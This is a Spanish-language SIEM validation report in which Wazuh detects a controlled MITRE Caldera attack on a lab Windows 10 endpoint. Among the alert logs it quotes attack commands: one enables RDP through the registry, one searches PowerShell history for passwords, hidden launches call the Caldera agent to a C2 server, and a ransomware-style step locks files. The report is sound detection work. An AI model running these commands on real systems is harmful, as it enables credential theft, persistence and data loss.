



Informe de análisis de Incidentes -Ataques en Zona Controlada- Evaluación de actuación de SIEM -Mejora en producción-

Rolando Mux Noj
Analista de Ciberseguridad



Informe de análisis de incidentes

La presente es una tabla de respuesta ante incidentes, en la cual se registra los diferentes tipos de ataques, los más comunes, que pueda llegar a tener un Endpoint que está protegido por únicamente la SIEM de Wazuh montado en un servidor Ubuntu. Se ha configurado en el mismo servidor una estructura personalizada de detección por medio de reglas personalizadas en los archivos correspondientes a la arquitectura y funcionalidad continua, también protocolos de actualización de listas de IP de amenazas diarias, las cuales se actualizan día con día. El presente, más que registro, es el conocimiento y entendimiento de como puede llegar a funcionar. Wazuh tiene activado un script para envío de reportes de detección según reglas personalizadas las cuales se analizarán en conjunto con el sistema Mitre y Caldera, quien se encargará de ejecutar los ataques.

Tabla de análisis del incidente

Resumen	Esta mañana se realizó una serie de ataques con Magma&Caldera (Mitre&Caldera). Con el objetivo de ver el alcance del SIEM, obtener los registros y analizar los scripts que generan los ataques para posteriormente mitigarlos, proteger los activos, aprender y documentar los hallazgos.
Identificar	Es parte de la gestión de incidentes auditar los sistemas, dispositivos y políticas de acceso involucrados en el ataque para identificar las brechas en la seguridad. Se personalizó al atacante con habilidades de nivel moderado, debido a que el endpoint de Windows 10 Profesional 22h2 se deshabilitó a propósito el único antivirus que es Windows Defender para éstos ejercicios.
Proteger	Para solucionar este problema de seguridad, el equipo de seguridad de la red implementa: Una nueva regla de cortafuegos para limitar y banear temporalmente la conexión con la ip del atacante ante primer secuencia de ataque, debido a que es un endpoint importante el pc víctima. Aislar el endpoint víctima ante la persistencia de ataques en curso, para evitar movimiento lateral. Coordinar y recomendar con el administrador del Firewall la supervisión y correcto funcionamiento del mismo, de forma semanal.
Detectar	Los posibles fallos que halla ocasionado en el sistema y filtraciones, juntamente con monitorización de tráfico. Software de supervisión de red para detectar patrones de tráfico anómalos Un sistema IDS/IPS para filtrar parte del tráfico ICMP basado en características sospechosas




Responder	Con capacitación a pasantes y empleados sobre cómo proteger las credenciales de inicio de sesión en el futuro. Informar a la alta gerencia sobre este evento y ellos contactarán a los clientes por correo para informarles sobre el motivo del incidente. La gerencia también deberá informar a las autoridades y otras organizaciones según lo exijan las leyes locales. Aunque éste es un ataque coordinado bajo supervisión por motivos de aprendizaje y mejora de la configuración de agentes del SIEM, es importante tener presente las consecuencias y seguir el playbook de la empresa.
Recuperar	Una vez recuperados los sistemas y el correcto funcionamiento, se informa a los usuarios que, aunque se vio afectado los datos de los mismos, se procedió a la recuperación por medio de un backup. No hubo filtraciones afortunadamente se contuvo la amenaza, por lo que pueden continuar con su labor.

Reflexiones / Notas:

Reflexiones / Notas Un entorno de pruebas, mejoró significativamente la obtención de datos para un análisis más preciso de ataques. El servidor SIEM corre sobre Ubuntu instalando Wazuh Manager de forma bare-metal, el endpoint víctima es un Windows 10 (22H2), destaca la integración que se ha desarrollado con Python para registro de avisos de ataques con las listas de bloqueo CDB.



Lanzamiento, detección y análisis de Amenaza



Desde la plataforma de Magma y Caldera se lanza el ataque, iniciando con la identidad del equipo vulnerable, nuestro equipo se llama Víctima. El comando lanzado para powershell es inyectado directamente al ejecutable que se ha creado y descargado previamente en el endpoint y se procede a la ejecución, cuando éstos comandos son ejecutados, el sensor de Sysmon detecta actividad y registra los movimientos a la vez que el agente de wazuh en el endpoint recoge el log y lo envía instantáneamente al servidor y lo muestra en el Discover de la Dashboard. Más adelante veremos porque no se registran los comandos explícitamente.

__index	wazuh-alerts-4.x-2026.09.11
agent.id	003
agent.ip	192.168.0.180
agent.name	VictimMitreyCaldera
data.win.eventdata.creationUtcTime	2026-09-11 18:37:45.505
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.processGuid	{d6bbaac2-4a77-6aa4-8b0c-00000000400}
data.win.eventdata.processId	7480
data.win.eventdata.targetFilename	C:\\Users\\victima\\AppData\\Local\\Temp__PSScriptPolicyTest_a10gclv3.4pk.ps1
data.win.eventdata.user	DESKTOP-BVIJF15\\victima
data.win.eventdata.utcTime	2026-09-11 18:37:45.505
data.win.system.channel	Microsoft-Windows-Sysmon/Operational
data.win.system.computer	DESKTOP-BVIJF15



Un registro importante es . rule.firedtimes: 27, esta regla específica (92213) ya se ha disparado 27 veces anteriormente en este entorno, lo que sugiere que es un patrón recurrente (coherente con que sea un falso positivo repetitivo de PowerShell).

data.win.eventdata.utcTime	2026-09-11 18:37:45.505
data.win.system.channel	Microsoft-Windows-Sysmon/Operational
data.win.system.computer	DESKTOP-BVIJF15
data.win.system.eventID	11
data.win.system.eventRecordID	7781
data.win.system.keywords	0x8000000000000000
data.win.system.level	4
data.win.system.message	▼ "File created: RuleName: - UtcTime: 2026-09-11 18:37:45.505 ProcessGuid: {d6bbaac2-4a77-6aa4-8b0c-00000000400} ProcessId: 7480 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\victima\AppData\Local\Temp__PSScriptPolicyTest_a10gclv3.4 pk.ps1 CreationUtcTime: 2026-09-11 18:37:45.505

Entonces, PowerShell, en el equipo de la víctima, creó un archivo temporal .ps1; Wazuh lo detectó vía Sysmon y lo clasificó como sospechoso de nivel crítico (15) porque coincide con el patrón de "herramienta maliciosa descargada en carpeta temporal" (T1105), aunque este archivo en particular suele ser un artefacto benigno y habitual de PowerShell, en éste ejercicio específico, como casi todo, nos vale revisar y analizar lo que puede venir a continuación.

t input.type	log
t location	EventChannel
t manager.name	01sertecs
t rule.description	Executable file dropped in folder commonly used by malware
# rule.firedtimes	27
t rule.groups	sysmon, sysmon_eid11_detections, windows
t rule.id	92213
# rule.level	15
🕒 rule.mail	true
t rule.mitre.id	T1105
t rule.mitre.tactic	Command and Control
t rule.mitre.technique	Ingress Tool Transfer
📅 timestamp	Sep 11, 2026 @ 12:37:45.973

Reporte de Análisis de Incidentes y Validación de Reglas SIEM.

Creado por Rolando Mux Noj, Analista de Ciberseguridad – SERTECS



En éste correo, detalla los datos que revelan en un principio que pueda o no ser un falso positivo, pero que se debe poner mucha atención.

```
18.37.45.505v\nProcessGuid: {d6bbaac2-4a77-6aa4-8b0c-000000000400}v\nProcessId: 7480v\nImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exev\nTargetFilename: C:\Users\victimal\AppData\Local\Temp\__PSScriptPolicyTest_a10gchv3.4pk.ps1v\nCreationUtcTime: 2026-09-11 18:37:45.505v\nUser: DESKTOP-BVIJF15\victimalv\nEventData: [{\"utcTime\":\"2026-09-11 18:37:45.505\", \"processGuid\":\"{d6bbaac2-4a77-6aa4-8b0c-000000000400}\", \"processId\":\"7480\", \"image\":\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\", \"targetFilename\":\"C:\\Users\\victimal\\AppData\\Local\\Temp\\__PSScriptPolicyTest_a10gchv3.4pk.ps1\", \"creationUtcTime\":\"2026-09-11 18:37:45.505\", \"user\":\"DESKTOP-BVIJF15\\victimal\"}]]v\nSystem32\\WindowsPowerShell\\v1.0\\powershell.exe\".targetFilename\":\"C:\\Users\\victimal\\AppData\\Local\\Temp\\__PSScriptPolicyTest_a10gchv3.4pk.ps1\", \"creationUtcTime\":\"2026-09-11 18:37:45.505\", \"user\":\"DESKTOP-BVIJF15\\victimal\"}]]v\nwin.system.providerName: Microsoft-Windows-Sysmonv\nwin.system.providerGuid: {5770385f-c22a-43e0-bf4c-06f59698fbd9}v\nwin.system.eventID: 11v\nwin.system.version: 2v\nwin.system.level: 4v\nwin.system.task: 11v\nwin.system.opcode: 0v\nwin.system.keywords: 0x8000000000000000v\nwin.system.systemTime: 2026-09-11T18:37:45.5091681Zv\nwin.system.eventRecordID: 7781v\nwin.system.processID: 8732v\nwin.system.threadID: 8716v\nwin.system.channel: Microsoft-Windows-Sysmon/Operationalv\nwin.system.computer: DESKTOP-BVIJF15v\nwin.system.severityValue: INFORMATIONv\nwin.system.message: \"File created.\"v\nRuleName: -v\nUtcTime: 2026-09-11 18:37:45.505v\nProcessGuid: {d6bbaac2-4a77-6aa4-8b0c-000000000400}v\nProcessId: 7480v\nImage: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exev\nTargetFilename: C:\\Users\\victimal\\AppData\\Local\\Temp\\__PSScriptPolicyTest_a10gchv3.4pk.ps1v\nCreationUtcTime: 2026-09-11 18:37:45.505v\nwin.eventdata.utcTime: 2026-09-11 18:37:45.505v\nwin.eventdata.processGuid: {d6bbaac2-4a77-6aa4-8b0c-000000000400}v\nwin.eventdata.processId: 7480v\nwin.eventdata.image: C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exev\nwin.eventdata.targetFilename: C:\\Users\\victimal\\AppData\\Local\\Temp\\__PSScriptPolicyTest_a10gchv3.4pk.ps1v\nwin.eventdata.creationUtcTime: 2026-09-11 18:37:45.505v\nwin.eventdata.user: DESKTOP-BVIJF15\\victimal
```

Para la siguiente actividad en el ataque se lanza un comando de activación de conexión con escritorio Remoto o ataque RDP

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/6/2026, 3:13:36 PM CST	success	Identify active user	discovery	qlvks	DESKTOP-BVIJF15	7480	View Command	View Output
9/6/2026, 3:13:46 PM CST	success	Enable Remote Desktop	discovery	qlvks	DESKTOP-BVIJF15	7480	View Command	View Output
9/6/2026, 3:15:36 PM CST	failed	Search for Remote Desktop	discovery	qlvks	DESKTOP-BVIJF15	7480	View Command	View Output

Link Output

Facts

No Facts collected

Standard Output

La operación se completó correctamente.

Standard Error

Nothing to show

Close

Aunque la operación de la nueva configuración se completó exitosamente, a los registros del SIEM llega una alarma muy grave, se ha registrado completamente la secuencia de los comandos

Reporte de Análisis de Incidentes y Validación de Reglas SIEM.

Creado por Rolando Mux Noj, Analista de Ciberseguridad – SERTECS



timestamp per 30 minutes	
f _index	wazuh-alerts-4.x-2026.09.11
f agent.id	003
f agent.ip	192.168.0.180
f agent.name	VictimMitreyCaldera
f data.win.eventdata.commandLine	cmd.exe /C reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
f data.win.eventdata.company	Microsoft Corporation
f data.win.eventdata.currentDirectory	C:\Windows\system32\
f data.win.eventdata.description	Windows Command Processor
f data.win.eventdata.fileVersion	10.0.19041.746 (WinBuild.160101.0800)
f data.win.eventdata.hashes	MD5=8A2122E8162DBEF04694B9C3E0B6CDEE, SHA256=B99D61D87472EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450, IMPHASH=272245E2988E1E438500B852C4F85E18
f data.win.eventdata.image	C:\Windows\System32\cmd.exe
f data.win.eventdata.integrityLevel	High
f data.win.eventdata.logonGuid	{d6bbaac2-3a2a-6aa4-1222-6e0100000000}
f data.win.eventdata.logonGuid	{d6bbaac2-3a2a-6aa4-1222-6e0100000000}
f data.win.eventdata.logonId	0x16e2212
f data.win.eventdata.originalFileName	Cmd.Exe
f data.win.eventdata.parentCommandLine	"C:\Users\Public\splunkid.exe" -server http://192.168.0.166:8888 -group red

El script habilitó el Escritorio Remoto en la máquina víctima. Un atacante quiere asegurar un canal de acceso adicional y más "normal" (RDP) en caso de tener otro acceso. Si el equipo de seguridad detecta y elimina splunkid.exe (agente de caldera), el atacante todavía podría entrar por RDP.

```
[{"@version": 1, "timestamp": "2026-09-11T18:41:37.952Z", "eventSource": "Microsoft-Windows-Symon", "providerName": "Microsoft-Windows-Symon", "providerGuid": "57703654-c22a-43a0-b4c0-005690bdf9", "eventId": "11", "version": "2", "level": "4", "task": "11", "opcode": "0", "keywords": "0x0000000000000000", "systemTime": "2026-09-11T18:41:37.952Z", "eventRecordId": "7791", "channel": "Microsoft-Windows-Symon/Operational", "computer": "DESKTOP-BVJF15", "severityValue": "INFORMATION", "message": "File created", "ruleName": "RuleName", "targetFileName": "C:\\Users\\Public\\AppData\\Local\\Temp\\_PSScriptPolicyTest_gm4krtg.psh.ps1", "creationUtcTime": "2026-09-11T18:41:37.987", "processId": "520", "image": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", "creationUtcTime": "2026-09-11T18:41:37.987", "user": "DESKTOP-BVJF15\\victim"}]
```

Aunque ésta nueva secuencia de ataque, generó un correo en la bandeja de entrada como una alerta, el script fue escrito en el archivo .ps1 que corrió powershell.

Reporte de Análisis de Incidentes y Validación de Reglas SIEM.
Creado por Rolando Mux Noj, Analista de Ciberseguridad – SERTECS



CONFIGURATION

settings

fact sources

objectives

contacts

exfiltrated files

payloads

RESOURCES

planners

obfuscators

Manual Command

Potential Link

Operation Details

Filters

running

Obfuscator: plain-text

Autonomous

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
9/6/2026, 3:13:36 PM CST	success	Identify active user	discovery	qlvks	DESKTOP-BVUF15	7480	View Command	View Output
9/6/2026, 3:13:46 PM CST	success	Enable RDP via Registry (IDenyTSConnections)	multiple	qlvks	DESK		View Command	View Output
9/6/2026, 3:15:36 PM CST	collect	Search for Passwords in Powershell History	credential-access	qlvks	DESK		View Command	View Output

Facts

No facts collected

Standard Output

La operación se completó correctamente.

6/

ls -R C:\Users*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt | Select-String "password", "-p", "key", "pwd", "pass"

Copy

En la tercera y última secuencia del ataque se ejecutó el script para encontrar credenciales en texto plano que hayan quedado registradas en el historial de PowerShell de cualquier cuenta del sistema operativo. Sin embargo no fue posible la obtención del datos porque no existía ninguna contraseña, ni siquiera para el sistema operativo.

Link Output

Facts

No facts collected

Standard Output


C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:30:get-process | ?
{\$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:33:Start-Process
-FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \$server -group red" -WindowStyle hidden;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:41:get-process | ?
{\$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:44:Start-Process
-FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \$server -group red" -WindowStyle hidden;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:53:get-process | ?
{\$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:56:Start-Process
-FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \$server -group red" -WindowStyle hidden;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:64:get-process | ?
{\$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:67:Start-Process
-FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \$server -group red" -WindowStyle hidden;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:75:get-process | ?
{\$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:78:Start-Process
-FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \$server -group red" -WindowStyle hidden;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:87:get-process | ?
{\$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:90:Start-Process
-FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server \$server -group red" -WindowStyle hidden;
C:\Users\victima\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt:91:Set-ExecutionPolicy
Bypass -Scope Process -Force

Standard Error

Close

id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
qlvks	DESKTOP-BVUF15	red	windows	HTTP	9384	Elevated	dead, untrusted	6/9/2026, 3:58:53 p. m.	X

Desde aquí nuestro agente Caldera en el endpoint Victima se encontró vulnerable y ha dejado de responder a las prácticas del sistema.




Se Lanzó un nuevo ataque, configurado con la habilidad de comprometer archivos importantes que hayan sido localizados anteriormente.

data.win.system.message	"File created: RuleName: EXE UtcTime: 2026-09-12 16:59:50.638 ProcessGuid: {d6bbaac2-8418-6aa5-1501-00000000700} ProcessId: 7500 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Users\Public\metaIA.exe CreationUtcTime: 2026-09-12 16:59:50.638 User: DESKTOP-BVIJF15\victima"
data.win.system.opcode	0
data.win.system.processID	3284
data.win.system.providerGuid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2026-09-12T16:59:50.6413679Z
data.win.system.task	11
data.win.system.threadID	4264

Se creó un nuevo agente de caldera “metaIA.exe” para la ejecución de los comandos, así es como lo detectó sysmon y lo registró, tomado por Wazuh lo alerta.

Reporte de Análisis de Incidentes y Validación de Reglas SIEM.


Creado por Rolando Mux Noj, Analista de Ciberseguridad – SERTECS




Nuestro endpoint ha sido vulnerado, se creó un archivo con la información de la posible encriptación que puede incluir demandas para liberar los documentos y que el usuario pueda seguir utilizándolos normalmente. Al fondo la ventana de powershell con los debidos comandos para la ejecución del agente de caldera.



En ésta secuencia de operación se lanzó por último, el comando para renombrar y eliminar cualquier documento que se encuentre en la carpeta Ventas Farmacia, la cual podría contener información muy importante, para fines educativos, no se ingresó información en los documentos





En el discover de Wazuh, se encuentran detalles de qué programa se ejecutó a posterior, el .ps1 como pre aviso de ejecucion de scripts en powershell.

Reporte de Análisis de Incidentes y Validación de Reglas SIEM.

Creado por Rolando Mux Noj, Analista de Ciberseguridad – SERTECS



```
2026 Sep 12 12:20:09
Received From: (VictimMitreyCaldera) any->syscheck
Rule: 100003 fired (level 12) -> "SERTECS INTELLIGENCE: Comportamiento de Ransomware detectado. Cifrado masivo en directorio critico."
Portion of the log(s):

File 'c:\ventas_farmacia\facturacion.txt.locked' added
Mode: realtime

Attributes:
- Size: 0
- Permissions: Administradores (allowed): DELETE|READ_CONTROL|WRITE_DAC|WRITE_OWNER|SYNCHRONIZE|READ_DATA|WRITE_DATA|APPEND_DATA|READ_EA|WRITE_EA|EXECUTE|READ_ATTRIBUTES|WRITE_ATTRIBUTES, SYSTEM (allowed): DELETE|READ_CONTROL|WRITE_DAC|WRITE_OWNER|SYNCHRONIZE|READ_DATA|WRITE_DATA|APPEND_DATA|READ_EA|WRITE_EA|EXECUTE|READ_ATTRIBUTES|WRITE_ATTRIBUTES, Usuarios (allowed): READ_CONTROL|SYNCHRONIZE|READ_DATA|READ_EA|EXECUTE|READ_ATTRIBUTES, Usuarios autenticados (allowed): DELETE|READ_CONTROL|SYNCHRONIZE|READ_DATA|WRITE_DATA|APPEND_DATA|READ_EA|WRITE_EA|EXECUTE|READ_ATTRIBUTES|WRITE_ATTRIBUTES
- Date: Sat Sep 12 11:38:35 2026
- Inode: 0
- User: victima (S-1-5-21-2556690578-2598298793-3272832876-1001)
- MD5: d41d8cd98f00b204e900999ecf8427e
- SHA1: da39a3ee5e6b4b0d3255bfef95601890afd80709
- SHA256: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
- File attributes: ARCHIVE
File 'c:\ventas_farmacia\entregas.txt.locked' added
Mode: realtime

File 'c:\ventas_farmacia\clientes.txt.locked' added
Mode: realtime

File 'c:\ventas_farmacia\bodega.txt.locked' added
Mode: realtime
```

Finalmente se registraron los cambios sobre los archivos en carpeta, se puede observar que disparó la regla 100003 la cual es para casos críticos sobre archivos y carpetas.

f syscheck.mode	realtime
syscheck.mtime_after	Sep 12, 2026 @ 05:39:27.000
f syscheck.path	c:\ventas_farmacia\bodega.txt
f syscheck.sha1_after	da39a3ee5e6b4b0d3255bfef95601890afd80709
f syscheck.sha256_after	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
# syscheck.size_after	0
f syscheck.uid_after	S-1-5-21-2556690578-2598298793-3272832876-1001
f syscheck.uname_after	victima
f syscheck.win_perm_after.allowed	> DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, READ_CONTROL, SYNCHRONIZE, READ_DATA, READ_EA, EXECUTE, READ_ATTRIBUTES, DELETE, READ_CONTROL, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES
f syscheck.win_perm_after.name	Administradores, SYSTEM, Usuarios, Usuarios autenticados
f syscheck.win_perm_after.mode	Sep 12, 2026 @ 12:28:00.076

En el discover de wazuh aparecen los detalles de la alteración, éste es sobre un solo documento “bodega.txt”

```
root@01sertecs:/home/rol0# sudo tail -f /var/ossec/logs/alerts/alerts.log
- Size: 19
- Permissions: Administradores (allowed): DELETE|READ_CONTROL|WRITE_DAC|WRITE_OWNER|SYNCHRONIZE|READ_DATA|WRITE_DATA|APPEND_DATA|READ_EA|WRITE_EA|EXECUTE|READ_ATTRIBUTES|WRITE_ATTRIBUTES, SYSTEM (allowed): DELETE|READ_CONTROL|WRITE_DAC|WRITE_OWNER|SYNCHRONIZE|READ_DATA|WRITE_DATA|APPEND_DATA|READ_EA|WRITE_EA|EXECUTE|READ_ATTRIBUTES|WRITE_ATTRIBUTES, Usuarios (allowed): READ_CONTROL|SYNCHRONIZE|READ_DATA|READ_EA|EXECUTE|READ_ATTRIBUTES, Usuarios autenticados (allowed): DELETE|READ_CONTROL|SYNCHRONIZE|READ_DATA|WRITE_DATA|APPEND_DATA|READ_EA|WRITE_EA|EXECUTE|READ_ATTRIBUTES|WRITE_ATTRIBUTES
- Date: Sat Sep 12 12:20:26 2026
- Inode: 0
- User: Administradores (S-1-5-32-544)
- MD5: 800e0edf23ce353a8eaa5ef5c34afe23
- SHA1: d5e73b422abfef3df974dee7a0c3508d079e1536
- SHA256: 4126d28200c1ad5f575d391a07f06ba1dcdf562baf15041ad4385208a396d7fb
- File attributes: ARCHIVE

